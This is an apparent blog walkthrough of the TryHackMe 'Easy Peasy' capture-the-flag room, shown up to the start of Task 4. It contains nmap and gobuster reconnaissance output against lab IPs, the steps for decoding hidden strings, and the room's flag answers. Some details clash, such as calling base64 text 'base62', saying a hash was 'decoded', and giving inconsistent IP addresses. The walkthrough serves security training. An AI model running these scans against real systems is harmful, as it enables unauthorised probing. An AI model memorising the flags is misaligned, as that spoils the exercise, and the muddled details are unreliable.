Easy Peasy

10.66.157.188

PORT STATE SERVICE VERSION
80/tcp open http nginx 1.16.1
6498/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open http Apache httpd 2.4.43 ((Ubuntu))
MAC Address: 02:9D:50:54:17:4B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds

root@ip-10-66-185-43:~# gobuster dir -u http://10.66.187.75/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===
[+] Url: http://10.66.187.75/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
===
Starting gobuster in directory enumeration mode
===
/hidden (Status: 301) [Size: 169] [--> http://10.66.187.75/hidden/]
Progress: 207643 / 207644 (100.00%)

```
===============================================================
Finished
===============================================================
```


```
root@ip-10-66-185-43:~# gobuster dir -u http://10.66.187.75/hidden -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.66.187.75/hidden
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html          (Status: 200) [Size: 390]
/whatever            (Status: 301) [Size: 169] [--> http://10.66.187.75/hidden/whatever/]
Progress: 4655 / 4656 (99.98%)
===============================================================
Finished
===============================================================
root@ip-10-66-185-43:~#
```

```
ZmxhZ3tmMXJzN19mbDRnfQ==

User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions

its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu

940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81
```

I will be capturing the flags on the TryHackMe — Easy Peasy room and document my thought process all through.


There are two sections comprising of 3 tasks in the ***Enumerating through Nmap*** section and 7 tasks in the ***Compromising the machine*** section. Lets begin with ***Enumerating through Nmap***.

Press enter or click to view image in full size



The first task requires we find how many ports are open. First we started our machine and got our IP address. Let's use nmap to scan for open ports.

Press enter or click to view image in full size



Here we can find 3 ports open : ***port 80, 6498 and 65524***. The first answer is 3.


The second task asks what the version of Nginx is and going by our scan result, it shows ***"nginx 1.16.1"*** which answers the second question. The answer is ***1.16.1***

The third question asks "what is running on the highest port?" According to our scan result, Apache is running on the highest port which is ***port 65524***. The answer is ***Apache.***

Now for the next section. Lets compromise the machine! The first task is to find flag 1 using GoBuster. We are not given a lot of information and this tasks tests one's critical thinking.

Compromising the machine : Task 1


Press enter or click to view image in full size



Compromising the machine. Task 1

I ran the following GoBuster command in the terminal with hopes of finding our first flag.


Press enter or click to view image in full size



After running the *gobuster* command, I found the a ***/hidden*** directory and went further to enumerate the hidden directory to find even more directories: /whatever and /index.html.


I looked into *http://10.10.82.167/hidden* directory but only found an empty page, I viewed the source page and there was nothing pointing to our flag in there. Then I proceed to look in the *http://20.20.82.176/hidden/whatever* directory and the result was a dead end, but on checking the source page..

Press enter or click to view image in full size




I found a hidden hash value which I decoded using *Cyberchef* with the *“From base62”* option.

Press enter or click to view image in full size



Viola, we found our first flag. The answer is flag{f1rs7_fl4g}

Press enter or click to view image in full size



Task 1 answer


Compromising the machine : Task 2

Press enter or click to view image in full size

For the second task, we are required to further enumerate the machine and find flag 2.


Note: Here my IP address has changed because the previous IP expired. The new IP is *10.10.79.144*

I looked into the http://10.10.79.144:65524/robots.txt file and found an unusual user agent.



I copied it and used md5hashing.net to decode it and viola, we found our flag. ***Port 65524*** is the port running ***apache***. We covered that in the *enumerating through Nmap* section.

Press enter or click to view image in full size



There it is, flag 2. The answer is *flag{1m_s3c0nd_fl4g}*

Press enter or click to view image in full size

Compromising the machine : Task 3


Press enter or click to view image in full size

The third task is to crack the hash with ***easypeasy.txt***, a custom wordlist that was given for the purpose of this task.

Note: We have a different IP address due to expired machines and enumerating at different times of the day. My IP address for this task is *10.10.79.60*

I further enumerated my machine by going to the http://10.10.79.60:65524 page and viewed the source page to discover my flag 3.

Press enter or click to view image in full size



Our flag 3 is ***flag{9fdafbd64c47471a8f54cd3fc64cd312}***. This was easily one of the easiest finds.


Compromising the machine : Task 4

Press enter or click to view image in full size

The task here is to discover the hidden directory. Lets get right into it.

